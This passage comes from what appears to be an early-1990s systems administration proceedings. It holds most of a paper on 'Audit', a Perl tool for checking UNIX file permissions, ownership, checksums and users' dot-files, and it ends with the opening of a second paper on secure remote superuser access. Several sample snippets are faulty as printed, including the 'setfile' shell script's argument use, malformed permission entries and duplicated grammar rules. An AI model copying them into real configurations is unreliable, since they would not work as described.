- The audit program should report errors in as secure a manner as possible.

Many security violations in UNIX are caused by critical files or directories having permissions flags set incorrectly, while others are caused by faulty content of configuration files. If these problems could be addressed effectively, it should be possible to detect other security problems, such as unauthorized modification of system binaries.

Audit is primarily oriented towards auditing file attributes for a large number of files. It can, however, perform other kinds of checks, through call of external scripts and programs, such as checking the content of the password file. It was decided not to provide this kind of audits as built-in test, partly because of the difficulties of providing portable solutions, and partly because of problems in providing a good simple audit control language definitions. Instead, a generalized interface to call specialized utilities is provided. Example of such utilities (which are part of the *Audit* distribution) are perl scripts for checking the password and group file. External scripts also have the advantage of extensibility.

3. Existing Practice

Several public distributable security audit program are available. A brief overview of some of these are given below:

Secure	is a security checker written in Bourne Shell. This shell script can be found in the old UNIX System Security ^[2] book by Wood and Kochan. The main value of this script (in accordance with its goal) is as a teaching device. It is very System V rel. 2 oriented, and covers no networking issues at all.
Setperm	is also a shell script from the Wood and Kochan ^[2] book. In addition, a similar version, written in C, can be found on Xenix systems. This utility can check owner, group, and permissions of files. It compares the actual values with a list and reports any found differences.
Spy	is an HP-UX specific security checker. It is not publicly available; however, it was presented at LISA III ^[3] and can be found in the conference proceedings, with some implementation details.
COPS	(written by Dan Farmer ^[4]) is the best known of the publicly available

security checkers. Its greatest strength is its ability to check users' configuration files (e.g., `.cshrc`) and, through its built-in expert system, to check to see if a user has been compromised through incorrect permissions on the dot-files. Its greatest weakness is that many policy decisions have been embedded in the code. It is also difficult to change the audit to embed local requirements.

Crack

(written by Alec David Muffett) is a suite of Unix programs designed to quickly and efficiently find easily guessable passwords in standard `crypt()` encrypted Unix password files. This program is not a audit program in the sense of the other programs mentioned here, however it should be part of any security sensitive system administrator toolbox.

4. Heterogeneity

An important goal of *Audit* was the capability to support multiple platforms without modification to the audit program itself. With the usage of audit control files, this need has been eliminated. However, if the audit control files need to be distributed to the hosts being checked (using some scheme based on operating system and hardware platform), the problems in doing so would diminish the value in the heterogeneity on the program.

Unfortunately, there is currently no way to avoid the differences between operating systems or vendors. It has therefore been necessary to design *Audit* so it can distinguish between information related to the system currently being audited and information related to other systems or hosts (which has no bearing in the current audit).

The problem has been minimized through use of conditional expressions in the audit control language and through support of multiple audit control files. The *Audit* control files can be distributed to all hosts, independent of the underlying operation system. This can be done with a program such as *rdist(1)* or by read-only NFS mounts of the necessary directories. Of course, if the control files are made available through NFS mounts, great care must be taken that they cannot be modified on the remote host. As a minimum, the files must be located on a file system mounted read-only on the audit master; it is insufficient to rely on the NFS read-only mounts, as they can be by-passed. It is also possible to bypass the local read-only mounts, but this requires access to the local host. The only secure way of providing NFS mounts is to store the control files on a disk where the read-only mode is enforced by the hardware.

If the control files are distributed by *rdist(1)*, it is wise to ensure they had not been modified (this too can be done with *rdist*), prior to starting the audit.

In either case, it is a good idea to keep the audit master host as secure as possible, i.e., by restricted access, both across the network and physically. In addition, it is necessary to verify both programs and control files against copies kept on off-site media. As for any audit program, it is important to remember that if an intruder is able to get to the program and modify it, the audit it performs is no longer useful.

5. Policy Issues

As previously mentioned, the current available security auditing programs do not lend themselves very well to individual site policies. One of the major goals of *Audit* was to attempt to avoid such issues. Some of the ways this has influenced the design of *Audit* are:

- If a given file is not to be allowed on the system, these audit programs have no way of performing the necessary audit. One good example of such policy decisions is to decide whether users are allowed to keep their own `.rhosts` file. As this file overrides the content of the system-wide configuration in `/etc/hosts.equiv`, the content of such files can nullify the security policies implemented in the system files.

Similar considerations can be made for the users `forward` file, which some sites disallow, to

ensure no mail is automatically forwarded out from the site.

Audit has a built-in mechanism to allow the system administrator to specify files which are *not* allowed on the system, either by a full path name or relative to the users' home directories. In a similar manner, a file can be *required* to exist on the system (this is in fact the default) or can be specified as being optional.

- Often it is not necessary to specify exact permission for a file. For example, it is common among system administrators to state that a file needs a permission mode of 755 or less, meaning that a permission mode of 751 or 511 is equally acceptable to a permissions of 755 (here assuming the file is a binary and not a shell script). Therefore, *Audit* allows a permission range to be specified wherever a single permission normally would be required.
- Certain systems (a gateway, for example) will have different (and likely more stringent) security requirements than many other systems on the site. The design of *Audit* therefore allows specifications which state exceptions to the general rules.

6. Audit Methodology

In UNIX, many security problems are caused by files or directories with incorrect permissions. *Audit* has been primarily designed to detect this kind of security problems. *Audit* is therefore able to track a large number of file attributes, such as file checksum, file size, inode number and hard links, in addition to more traditional audited file attributes, like owner, group and access permissions. It provides an effective tool to detect unauthorized system modifications, such as system binaries, modified without authorization.

Audit allows, for any given file or directory, the system administrator to check for any of the following values:

File checksum	It is possible to specify an expected checksum for a file. The checksum is calculated by an external program such as <i>sum(1)</i> or <i>Snefru</i> . This allows the local site to use whatever they find is necessary to provide an adequate level of audit reliability.
Owner and group	It is possible to specify the expected user and group who should own the file. Both user and group can be specified as either their name, or their related numeric value, as kept in <i>/etc/passwd</i> and <i>/etc/group</i> . To allow for situations where multiple users and/or groups are acceptable, multiple ID's can be specified. This is useful for a specification which has to be used on multiple platforms, where group number zero on System V derived systems is named <i>other</i> , while it is called <i>wheel</i> on BSD derived systems.
Permissions	It is possible to specify which permissions a file should have. As it is common to give a specification for permission of a file in the form of "755 or less", <i>Audit</i> provides a method for specifying minimum and maximum permissions.
File Type	It is possible to specify the expected file type, such as regular file, directory or device file.
Inode number and device	It is possible to specify the expected inode device number for the file.
Inode Change Time	It is possible to specify the expected <i>ctime</i> (time of last status change) and <i>mtime</i> (time of last modification).
Number of hard links	It is possible to specify the expected number of hard links to a given file or directory.

File Size

It is possible to specify the file size in bytes and, on supported systems, in blocks (BSD derived systems only). Specifying the number of blocks on a system which does not support this causes an error to be reported.

File Count

It is possible to specify the number of files, directories, etc. which must be in a directory.

Most of these values are obtained with the perl *stat()* function call. Whether the block size checks is supported is dependent on the UNIX system version. Where perl *stat()* function does not return a usable value, no check will be performed. If an unexpected value is found, an error message will be generated.

Most sites will have no need for auditing all these file attributes. In fact, some of them will be so cumbersome to use (such as inode numbers) that they will likely be different between otherwise identical systems. However, checking such values is useful when a in-depth security audit is required. It was therefore decided to include all file attributes (with the exception of time of last access, which makes no sense to include), in order to meet the criteria of no embedded policies in the code.

If file attributes such as inode number, time of last modification, and time of last status change are verified, in addition to the usual checksum, owner, group, and access permissions, it becomes very difficult to make any modification to such files without it being detected next time the audit program is executed. On systems with requirements of high security, the additional work required creating the audit control files can be justified by the added safety. However, to avoid a requirement of all sites to audit all of these items, *Audit* uses default values for each file. The default is initially set to 'no auditing' (*-no-audit*), but this default can be set to any desired value, including a value called *error*, which always will generate an error messages when checked.

Values are assigned for each attribute on a file by file basis, allowing different attributes to be set for different files. If a file attribute for a given file is changed, a warning messages will be generated unless the old value is *no-audit* or *error*.

It is also very useful to be able to specify whether a file is required to be on the system. In *Audit* it is possible to specify a file as:

- require** If the specified file is not found on the system, *Audit* issuing a warning.
- allow** Presence of the file is optional; however, if found, it must adhere to all other required specifications.
- deny** The file must *not* be found on the system.

The *deny* attribute is useful for enforcing policies to not use certain files, such as *.rhosts*, as well as a method to discover files placed on the system by an intruder. Typical examples of names used by system crackers to hide files, are "*..*" (dot-dot-space) and "*...*" (dot-dot-dot).

It is possible to reduce the number of entries in the audit control files, by using regular expressions in the file path names. If this is done, one entry can cover a large number of files with the same attributes, such as owner, group and access permissions. Using this method it is not possible to use checksums or other attributes which differ between files.

Home Directory Auditing

A large number of security problems are represented by the dot-files in the users' home directories. Such files can, in some cases, directly harm the security of the system (*.rhosts* in specific), or more indirectly by being writable by others.

It is possible to use the same method as described above to audit such files, by use of regular expressions in the path names. However, this method would be cumbersome and error prone, especially as the directory character ("*/*") cannot be matched by any regular expression. Instead,

Audit supports auditing of files with path-names relative to the users' home directory.

This allows *Audit* to audit a specific file in all users' home directories, without the system administrator having to specify the path to those homes (this information will be taken directly from the password file). The same file attributes can be audited, as with the file audit described above.

File Content Auditing

Audit is not capable of performing file content auditing directly. However, such auditing can still be achieved, by calling external utilities, which currently exist for auditing the following files:

passwd	This check provides a way to check most properties of the password file, including verification of existence of a password on all accounts. However, it does not include checking of the quality of the passwords. The quality of the passwords can be better be ensured through use of a pro-active password checker, such as <code>passwd+^[5]</code> or through use of password cracker, such as <code>Crack</code> .
group	Audit of the group file. At this time, the only verification is the existence of a non-password (a string less than 13 characters) in the password field.
shadow	Audit of the shadow file. Currently, only the password field in the shadow file is checked and it is checked only for existence of a password on all accounts.
.rhosts	This script checks that the file does not contain a plus sign and that all other entries consists of a host name, followed by a user name (i.e., only a host name will be considered a security breach, and reported).

Event Auditing

Audit provides no facilities for events checking. However, a separate program which checks last login time of users is provided. It is capable of flagging accounts which have not been used for a long time and accounts where a login is not expected but which have been used reasonably.

10. Audit Control Language

The audit process is determined by the audit control language. The use of a control language is inspired by `setperm[2]` utility, however, the audit control language for *Audit* is much richer. This is necessary to achieve the required functionality. The following is an overview of this language. A complete syntax specification of the *Audit* control language can be found in appendix A. The audit control language consists of two major parts, the definition statements and the audit control statements. Each statement can be preceded by a boolean conditional clause. The statements will only be effective if the conditional clause evaluates to true.

The following definition statements are available:

default	Defines alternate default value for any file attribute.
define	Defines names for string content.
program	Definition of an external program.
read	Reads a control file.
set	Assigns values to variables

The audit statements specify which path names must be audited:

file	Specify expected file attributes for a file. The path name is relative to root ("/").
-------------	---------------------------------------------------------------------------------------

home	Specify expected file attributes for a file. The path name is relative to the users home directory.
request	Request to execute a program. No path name associated with the request. These statements are all described in some detail below.

The Default Statement

The *default* statement is used when it is necessary to define alternate default value for one or more file attribute. The initial default for all file attributes are no auditing (*no-audit*). The *default* statement can also be used to substitute the string values for *no-audit* and *error*, if for example *audit* is used at a site where a user name is error.

The Define Statement

The *define* statement allows definition of named strings, very similar to the C pre-processor's #define. However, at least in the current implementation, expansion of defines is done by the lexical scanner and not by a separate pre-processor.

Audit requires the name of the string to be in all upper case. This is consistent with common practice in C and enables a significant speed-up, as only all upper case lexical symbols must be looked up in the table of defined strings. An example of a defined string:

```
define WHEEL wheel,other
```

where the defined string then can be used as a shorthand alter in the control file.

The Program Statement

The *program* statement provides a way to define an external program, which later will be called by *Audit*. Only programs which are defined in this manner can be called.

```
program sum /usr/bin/sum;
```

The *program* statement provides the system administrator with a method to specify which file attributes must be checked prior to the use of the program.

```
program arch /usr/bin/local/arch uid=bin gid=wheel,other;
```

It is not possible to use a program without first defining it in this manner. This helps to ensure programs which are executed from *Audit* have the expected file attributes.

Audit verifies a program's attributes each time it is called. While this increases the execution time, it also assures that the external program satisfies all the criteria specified in the *program* statement, even if called at a much later time in the auditing sequence. In most cases it is sufficiently to execute a program once, and assign it to a variable.

The checksum program is treated a bit differently, as it is called repeatedly. In addition, it would create an infinitive checking loop, if it was required to check its own checksum. Therefore, the checksum program (whose defined name is required to be *sum*) is verified as its expected file attribute values are defined. Later, the *ctime*, *mtime*, and *size* attributes are checked at random intervals, to ensure they have not been altered since the start of the program.

The Read Statement

To avoid that all audit control information would be required to be kept in a single file, *Audit* provides a read command. This command will cause the specified file to be read before continuing processing the current file.

```
if ($OS=bsdi) read audit.bsdi uid=root gid=wheel size=9673;
```

The read statement can be used recursively.

The Set Statement

It is possible to set variables, which later can be used in, for example, conditional clauses. A variable can either be set to a string

```
if ( $Arch=386 && $Ostype=BSDI ) set Name bsdi/386;
```

or, more usefully, can be set to the return value of an external program:

```
set Arch exec arch;
```

The latter example executes the program defined in a previous *program* statement as *arch* and places the standard output in the variable named *Arch*. It is then possible to use this in later conditional clauses, such as:

```
if ( $Arch = sun3 ) file /somefile size=32456;
```

or in an *exec* clause, such as

```
file /etc/syslog.conf uid=root gid=wheel;  
file /etc/syslog.conf exec chksyslog $Arch;
```

The File Statement

The file statement is used for the main audit control specifications. Each path name which should be checked require a definition using this statement. A full path name is required as there are no default directory path used.

```
file /etc/passwd uid=root gid=wheel,other perm=600;
```

This statement causes the password file to be checked to ensure it has the expected UID, GID and permissions set. Any discrepancies will be reported by audit.

It is possible to audit all of the file attributes in this manner. In addition, an external program can be called to audit the content of the file. Assuming the file */usr/audit/bin/pwchk* is a script which will check the password file for, e.g., missing passwords, the following definition would ensure this check would be performed:

```
program /usr/audit/bin/pwchk uid=root gid=wheel,other;  
file /etc/passwd uid=root gid=wheel,other perm=600;  
file /etc/passwd exec pwchk;
```

Audit is completing the parsing of the audit control file(s), before it is starting the audit. It is therefore possible to split the audit definitions, without having the file checked multiple times.

During the parsing of a file statement, the variable *\$file* is set to the full path name of the file. This can be used to give the path-name as a parameter to an external program.

It is possible to use regular expressions in the path name to keep the audit control file small. Regular expressions are discussed later.

The Home Statement

The *home* statement works as the *file* statement, with the difference that the path names specified are relative to the users' home directory. A statement like

```
home .cshrc perm=640,400;
```

will be expanded to the equivalent of one *file* statement with the full path-name for `~/cshrc` for each user found in the password file.

To simplify the specification, two variables (in addition to *\$file*) are automatically set by *Audit*. These are *\$uid*, which will contain the name of the current user, and *\$gid*, which will contain the name of the user's main group ID (the one used in the password files fourth field).

```
home .cshrc uid=$uid gid=$gid perm640,400;
```

As the audit rules do not necessarily have to be the same for all users, there are an *except* and a *for* clause, which modifies the scope of the *home* statement.

The *except* clause enables the system administrator to provide an exception list of users and groups, for which the statement should not have any effect:

```
home .cshrc required except user=sue,paul  
uid=$uid gid=$gid perm640,400;
```

In a similar manner, the *for* clause can be used to target only specific users:

```
home .profile required for user=sue,paul  
uid=$uid gid=$gid perm640,400;
```

The Request Statement

The request statement provides an interface to call external programs without their being associated with the audit of a specific file. An example of the use of a request statement:

```
request chkpwd;
```

Regular Expressions

In order to support generalizations, regular expressions are allowed in path names. This can, for example, be used to help keep the size of the control file down in size.

For example, in the `/usr/lib` directory, instead of listing all the library files individually, one entry in the audit control file can be used to audit them all:

```
file /usr/lib/*.a uid=bin gid=bin perm=444;
```

Such an entry will, of course, not allow the checking of attributes which are different, such as size or checksum.

When the *Audit* parser encounters a regular expression in the control file, it will expand it to a list of full path names, which match the path-name and create an entry for each path name in its internal table. Any file attributes which has been assigned where the path name has been an regular expression will be permitted to be over-written by a new value. However, a file attribute value which has been assigned by a statement where the path-name did not contain any regular expression, will not be overwritten later. If this is attempted by a statement with a path name

which are a regular expression, that assignment will be silently ignored. However, if the second statement also had a full path name, *Audit* would allow the assignment, but would issue a warning. This strategy gives the system administrator some freedom from the sequence in which statement are written, as:

```
file /etc/*.          uid=bin gid=bin;
file /etc/passwd      uid=root gid=wheel,other;
```

be identical to:

```
file /etc/passwd      uid=root gid=wheel,other;
file /etc/*.          uid=bin gid=bin;
```

This can also be used to ensure that no file is added to a directory. If all files in the directory are defined with explicit path names and also explicitly set to *required* or *optional*, an entry like:

```
file /usr/lib/*.      denied
```

will flag any new file added to the directory. However, in general, using the *count* file attribute is probably a better way to achieve this:

```
file /usr/lib          count=42;
```

The regular expressions used in the path names have the same syntax as regular expression in perl (as they are passed to, and evaluated by the perl interpreter). This, however, has some side effects in how path names must be specified in the audit control file. The dot ('.') is special to regular expression and is also commonly used in file names. Because of this, any dot in a file name must be escaped in order to ensure it is not matched against another character. Therefore, a file like the */etc/rc.local* must be specified as */etc/rc\local*, and the *.rhosts* file as *\.rhosts*

The slash ('/') is another special character, both to regular expressions and UNIX path names. This character is special to the UNIX kernel and is treated likewise by *Audit*. Therefore, no regular expression will be allowed to stretch across directory boundaries. For example, the path names */lib/*.a* will match any library file in */lib*, but will not match any in */usr/lib*. This not only has simplified the implementation of *Audit*, it also resembles the traditional usage of regular expressions in the shell, which seems desirable.

The above will work because a requirement set by a regular expression cannot override a request set with an explicit path name. *Audit* is keeping track of each file attribute, whether the request specifying it was done by a regular expression, or with a explicit path name. The latter kind of requests will always be allowed to override the first.

Accumulative Usage of Statements

Audit uses an accumulative definition scheme. Any file attribute for a given file which has not been previously defined, can be defined at any time. Therefore, the statement:

```
file /vmunix required    uid=root gid=wheel perm=755 ;
```

can be written as

```
file /vmunix required;
file /vmunix uid=root;
file /vmunix gid=wheel;
file /vmunix perm=755;
```


While this in itself is not very helpful, it makes a difference as soon as system specific information is added. If the kernel was to be checked for size and checksum as well as the owner, group and permissions from above, the specification could look like this:

```
file /*unix required uid=root gid=other,wheel perm=755;

if ($OS=bsdi)      file /vmunix  sum="29875  496";
if ($OS=svr4)      file /vmunix  sum="05104 1435";
if ($OS=mach)      file /unix    sum="73846  657";
if ($OS=sunos)     file /vmunix  sum="32251  891";
```

Still, if a large number of such variants is required, it will make the audit control file very large and difficult to maintain. *Audit* therefore has a *read* command, which directs the audit program to read the specified file before continuing (this function is recursive).

It is therefore possible to split all audit control, specific to a certain operating system, vendor, or even host, onto a separate audit control file, which only will be read if the relevant for the machine currently being audited.

An example of the *read* command is shown below:

```
if ($OS=mach)      read audit.mach;
if ($OS=bsdi)      read audit.bsdi;
if ($OS=svr4)      read audit.svr4;
if ($OS=sunos)     read audit.sunos;
```

21. Error Handling

One of the concerns in the design of the *Audit* program, where how to report any inconsistencies found during the audit. It is necessary to choose a mechanism which is difficult to spoof (i.e., writing to a local file would be of less use than sending the reports directly to a central location). It is also necessary to ensure the amount of auditing information which is sent to the system administrator is as minimal as possible. It is a common problem with many existing audit style programs that way too much information is sent to the person who is supposed to review this information. If too much output is generated to state that the situation is essentially normal, then any possible information about an abnormal situation is bound to disappear in the general noise.

On the other hand, it is also necessary to send information that the audit has been performed and went OK. It was therefore early on decided to use *syslog* for error reporting. It is possible to spoof this approach, by modifying the *syslog.conf* file, but if this has happened, the system is already penetrated and the audit is not of much use. In addition, it is possible to use programs such as *rdist* or *fdist*^[6] to ensure the file are correct.

It is the intention to write a filtering program to intercept incoming messages from *Audit* on the central host and send information about such problems by e-mail to interested parties (this program will be part of the beta release).

22. Audit Control Samples

Below is a number of small audit control samples. Neither of these is in any form a complete audit control file. Instead of showing such a large file, it is rather the intention to highlight some of the possible uses of the *Audit* program.

First a minimum audit control file:

```
file /              count=16 perm=755;
```

```

file /          uid=root gid=wheel perm=755;

file /tmp       perm=755 uid=root gid=wheel perm=777;
file /usr/tmp   perm=755 uid=root gid=wheel perm=777;
file /usr/tmp   type=dir perm=777;
file /usr/spool/uucppublic
                perm=755 uid=uucp gid=uucp perm=777;

file /etc/*. *   uid=root,bin perm=755,111;
file /etc       count=53 uid=root gid=wheel perm=755;
file /etc/passwd perm=644;
file /etc/group  perm=644;
file /etc/phones uid=bin gid=bin;

file /bin       count=34 id=root perm=755;
file /bin/. *   uid=root perm=755;

file /usr       count=29 uid=root perm=755;
file /usr/bin   count=216 uid=root perm=755;
file /usr/bin/. * uid=root perm=755,111;

```

This file is so simple, that its practical value is doubtful. However, with the addition of an explicit list of all set user ID and set group ID files it is becoming closer to something real. Below is shown just a few such entries.

```

file /bin/ps uid=bin gid=kmem perm=4555;
file /bin/rpc uid=root gid=bin perm=4555;
file /bin/rsh uid=root gid=bin perm=4555;

```

The real definition will of course need to contain a definition for all SUID/SGID files, as they otherwise will be flagged as a security breach.

Setting the default for some of the more interesting file attributes to something other than 'no check' can be helpful to discover audit control errors.

```

default uid=error gid=error perm=error;

```

Using these defaults, any file entered into the *Audit* table, will be required to specify owner, group, and permissions. Any other of the file attributes could be set in a similar fashion.

In order to ensure a high quality audit, all files in the important directories, such as */*, */etc*, */dev*, */bin*, and */usr/bin* all must be placed in the the audit control file. However, such entries are straight forward. Audit entries which are in regard to the users home directory is much more interesting, and the area, where big differences between sites are to be expected, as such entries are subject to local security policies.

One such policy issue is whether the users are allowed to have their private *.rhosts* file. A strong case can be made of technical reasons why users should not be allowed to have their own *.rhosts* file (with exceptions of special cases, such as root). However it has been my experience that, in the name of convenience, many sites actually allow their users to create and use private *.rhosts* files in spite of the security problems this can create for the responsible system administrator. Later the sites chose the a different strategy, allowing the users to create *.rhosts* files but where the content of those files is monitored. *Audit* has been designed to be able to provide audit capabilities for all of those strategies. However the third solution, checking the content of the file, is very likely to be site dependent. *Audit* therefore only provides the necessary mechanism for that check, by calling an external program to do the required auditing. Below is first a possible audit specification entry which reports any *.rhosts* file (with the exception of the

users root and operator:

```
home \.rhosts deny      except user=root,backup:
home \.rhosts require   for    user=root,backup
                        uid=$uid gid=$gid perm=400,600;
```

On a site where the users were allowed to create the *.rhosts* file, the audit entry could look like this:

```
home \.rhosts allow;
home \.rhosts type=file uid=$uid gid=$gid perm=400,600;
```

This would at least notify the system administrator of such files with inadequate permissions or ownership.

Alternatively, the *.rhosts* file could be allowed but would be required to be examined by an external program, to ensure its content would not violate local policy. The *home* statement for this would look like:

```
home \.rhosts      allow;
home \.rhosts      uid=$uid gid=$gid perm=400,600;
home \.rhosts      exec hostchk $file;
```

This statement would result in any *.rhosts* file found in any users directory would be checked by the program *hostchk*.

Normally *Audit* does not make any changes to the the host it is auditing. This is, in most cases, a wise strategy. However, there is nothing which prevents a system administrator to create a shell script, *setfile*, with the following content:

```
#!/bin/sh
chown $1 $1
chgrp $2 $3
chmod $4 $1
```

and then making the following audit control statements:

```
program setfile=/usr/audit/bin/setfile uid=root gid=wheel;
home \.rhosts allow exec setfile $file $uid $gid 600;
```

This would set the desired UID, GID and permissions on all *.rhosts* files on the system. How well this would be received by the user community is a question of local polices and customs.

Another use is to ensure that specific users such as *uucp* and *ftp* do not have a *forward* file, as this in some case can be used by an intruder:

```
home \.forward deny for user=uucp,ftp;
```

This will ensure the system administrator will be notified if such files should be created. In a similar fashion *Audit* can look for files with names typically used by a cracker:

```
home \.\.\b deny
home \.\.\. deny
```

This will monitor for the famous *dot-dot-space* and *dot-dot-dot* files, however, only in the users home directories.

Finally, some other examples of possible statements for the users home directories are:

```
home \.forward      allow;
home \.forward      uid=$uid gid=$gid perm=400,600 exec;
home \.forward      chkforward $file;
home \.cshrc        require;
home \.cshrc        uid=$uid gid=$gid perm=400,600;
home \.login        require;
home \.login        uid=$uid gid=$gid perm=400,600;
home \.profile      require;
home \.profile      uid=$uid gid=$gid perm=400,600;
home \.mailrc allow uid=$uid gid=$gid perm=400,600;
home \.newsrsrc allow uid=$uid gid=$gid perm=400,600;
home \.elm          allow uid=$uid gid=$gid perm=500,700;
```

23. Implementation

The most interesting aspects of *Audit* is its usage, however a few points should be made about its implementation.

The interpretation of the audit control file(s) is done by a recursive descent parser. While this approach is slower and is not very good at recovery after syntax errors, compared to many other parsing strategies, it is very fast to implement from the Bacchus-Naur Form, and in addition, its lack of complex data structures is easier handle in perl.

All specifications from the audit control file(s) are placed into one internal table. Any path name which contains a regular expression (implicit path names) will been expanded prior to being entered into the table. For each file, there are two entries for each attribute. The first is used to hold the value and the second is used for showing whether the value has bee assigned an implicit path name or one which had no regular expressions (explicit path name) Any file attribute can be assigned new values as long as implicit path name is used. When an explicit path name has been used for a file attribute, any subsequent assignment with implicit path names will be silently ignored. If the path name is explicit, *Audit* will generate a warning.

Any audit specification which is specified by the *home* statement will be expanded to one file entry for each user in the password file (unless modified by the *except* or *for* clause). These entries are placed in the same table, as the entries specified by the *file* statement. All such entries will be explicit, unless a regular expression has been used in specifying the path name relative to the users' home directories.

After all audit control files have been read and all entries been placed into the central table, the audit will start. During this part of the process, *Audit* will, for each file, compare the value of the file attributes in the table with the ones kept by the actual file. File attribute entries which has the value *no-audit* will not be verified. File attribute entries which has the value *error* will always generate an error message.

An earlier version of *Audit* used *find2perl* to scan all the file systems instead of just checking the file entries contained in the table. Not only was this a violation of of the goal of no default polices hard-coded in the software (NFS mounted file systems was not checked), it also made *Audit* take an unnecessary long time to complete on a large file server. However, because of this change it is no longer possible to scan the file systems for certain files, such as device files outside of the */dev* directory.

All error reporting is done through *syslog*. All calls to *syslog* are centralized though one subroutine call, making it possible to replace only this routine if another strategy for error reporting should be required.

24. Future Development

While *Audit* has been used for some time, there are still a number of improvements which must be implemented. Some of these are currently being worked on and will be part of the beta release. Other improvements would be nice, but are not scheduled at this time.

- A very recent change was to use the internal file table for file lookup. Previous to that time, a find like scan of all the mounted file systems (using perl2find) was used. This change gave a significant speed improvement, but a side effect of this was that it was no longer possible to look for, e.g., device files which are placed outside the device directory. It is therefore necessary to provide other means for auditing this. A new audit statement, *scan*, is planned for this purpose. Its syntax has not yet been finalized; however, it is the goal to combine the file attribute list from the *file* and *home* statements, with capabilities such as found in the *find(1)* command. It is also a goal that only one scan of the file systems shall be done, independent of the number of *scan* statements found in the audit control file.
- Up til now, the *Audit* control files have been created and maintained by hand. This is cumbersome and time consuming, especially for the first few files. A new utility, *mkaudit* is planned. This command will be able to create control files by looking at an existing system.
- It would be nice if it is possible to alter the audit behavior from the command line. It is therefore the plan to make all upper case options into variables which can be used by the *Audit* parser in conditional clauses.
- It is the plan to add more programs which are capable of auditing the content of files to spot problems.

25. Conclusion

When this project was started several years ago, it was based in the frustration of *Secure*^[2] being incomplete. The goal was to build a security audit program which was highly configurable. This has been achieved at the cost of having a configuration which can be complex. However, if the USENET distribution of *audit* will contain audit control files for a number of systems, this problem will have been reduced. In my experience from using *audit* and its various predecessors, it is worthwhile to take the time required to configure this program.

26. Availability

The final *Audit* will eventually be posted to USENET. However, the beta release will only be made available on a limited basis, preferable to larger, heterogeneous sites. People interested in participating in a beta test should send e-mail to bjorn@sysadmin.com.

Acknowledgments

Thanks Larry Wall for the creation of Perl. Without Perl, this project would probably never have been completed.

Thanks to Rob Kolstad for proof reading this paper.

Author Information

Bjorn Satdeva is the President of /sys/admin, inc., a consulting firm which specializes in Large Installation System Administration. Bjorn is also President and co-founder of Bay-LISA, a San Francisco Bay Area user's group for system administrators of large sites, and Columnist for SysAdmin, a UNIX System Administration Magazine. Bjorn can be contacted by US Mail at /sys/admin, inc., 2787 Moorpark Avenue, San Jose, CA 95128, electronically at bjorn@sysadmin.com or by phone at (408) 241 3111.

Appendix A

Bacchus-Naur Form for Audit Control Language

The complete syntax for the audit control language is shown below.

Config:

```
audit-control ::= <sentence> [ <audit-control> ]  
sentence ::= [ <cond> ] <command> ";"
```

Condition:

```
cond ::= "if" "(" <expr> [ && <expr> ] ")"  
expr ::= <variable> "=" <reg-exp>
```

Command:

```
command ::= <specify> | <audit>  
specify ::= <default> | <define> | <program> | <read> | <set>  
audit ::= <check> | <file> | <home> | <request> | <scan>
```

Default:

```
default ::= "default" <default-list>  
default-list ::= <set-default> | <attr-list>  
set-default ::= <name> "=" <string>  
name ::= "no-audit" | "error"
```

Define:

```
define ::= define <name> <value>  
name ::= <upper-case-string>  
value ::= <string> [<string> .. ]
```

Program:

```
program ::= "program" <path> [ <attr-list> ] [ <exec> ]
```

Read:

```
read ::= "read" <file> [ <attr-list> ]
```


Set:

```
set ::=      "set" <varname> <value>
value ::=    <string> | <exec>
```

File check:

```
file ::=     "file" <path-name> [ <attr-list> ] [ <exec> ]
```

Home:

```
home ::=     "home" <path-name> [<except>] [<file-attr>]
              [<exec>]
except ::=   "except" <expt-list> [ <except-list> ... ]
expt-list := <uid-list> | <gid-list>
```

Exec:

```
exec ::=     "exec" <program> <parm-list>
```

Attr-list:

```
attr-list ::= <fileattr> [<attr-list>]
```

Fileattr:

```
fileattr ::= <count> | <sum> | <uid-list> | <gid-list> |
              <perm> | <atime> | <mtime> | <ctime> | <links> |
              <size> | <inode> | <dev> | <rdev> | <blksize> |
              <blocks> | <filetype>
```

```
count ::=    "count" "=" <integer>
sum ::=      "sum" "=" ( <string> | "none" )
uid ::=      "uid" "=" <id-list>
gid ::=      "gid" "=" <id-list>
perm ::=     "perm" "=" <perm-value> [", " <perm-value>]
atime ::=    "atime" "=" <file-date>
mtime ::=    "mtime" "=" <file-date>
ctime ::=    "ctime" "=" <file-date>
links ::=    "links" "=" <integer>
dev ::=      "dev" = <integer>
size ::=     "rdev" = <integer>
size ::=     "blksize" = <integer>
size ::=     "blocks" = <integer>
size ::=     "size" "=" <integer>
inode ::=    "inode" "=" <integer>
filetype ::= "type" "=" <type>
```

UID-List:

uid-list ::= "uid" "=" <id-list>

GID-List:

gid-list ::= "gid" "=" <id-list>

ID-List:

id-list ::= <id> [",", <id-list>]
id ::= <string> | <integer>

File-date:

file-date ::= <integer> | <ascii-date>
ascii-date ::= <year> <month> <day> <hour> ":" <minutes> ":"
 <sec>

File-Type:

type ::= "file" | "dir" | "dev" | "bdev" | "cdev" |
 "symlink" | "pipe" | "special"

REFERENCES

1. Larry Wall and Randall L. Schwartz, *Programming perl*, O'Reilly & Associates, Inc., 1990
2. Wood, Patrick H., and Stephen G. Kochan, *UNIX System Security*, Hayden Books, 1986
3. Bruce Spence, *Spy: A UNIX File System Security Monitor*, USENIX LISA III Workshop Proceedings, 1989.
4. Dan Farmer, *The COPS Security Checker System*, USENIX Summer Conference Proceedings, 1990.
5. Matthew Bishop, *A Proactive Password Checker*
6. Bjorn Satdeva and Paul M. Moriarty *Fdist: A Domain Based File Distribution System for a Heterogeneous Environment*, USENIX LISA V Proceedings, 1991

Secure Superuser Access via the Internet *

Darrell Suggs

*Department of Computer Science
Clemson University
Clemson, South Carolina 29634-1906
email: dsuggs@hubcap.clemson.edu*

Abstract

Development and installation of large software systems in UNIX typically requires access to the superuser account. We are involved with a large government research and development project where software is developed locally and then installed at a remote production site. Remote superuser access, via the Internet, is common between the two sites. This involves transmission of system passwords across a possibly unsecure network. We present a mechanism that allows local personnel to gain remote superuser access quickly and efficiently, without transmitting any compromising information via the Internet. Although no system on the Internet is totally secure, the security mechanism places an effective barrier between the intruder and the remote host.

1 Introduction.

The Internet has become a very large, diverse, and heavily accessed world-wide network. During this growth, the network has also become a playground for unauthorized users. System administrators with machines on the Internet are forced to deal with issues of security. Even so, large scale security breaches will probably continue (e.g. [7, 8, 10]). There have been numerous studies on the security of the UNIXTM operating system [3, 5, 6] and on network security [2, 11, 12], as well as new methods of authentication [1, 9]. This paper deals with a small section of the security issue, namely, gaining privileged access through a possibly unsecure network connection. We provide a simple mechanism which yields a high level of security for remote accesses.

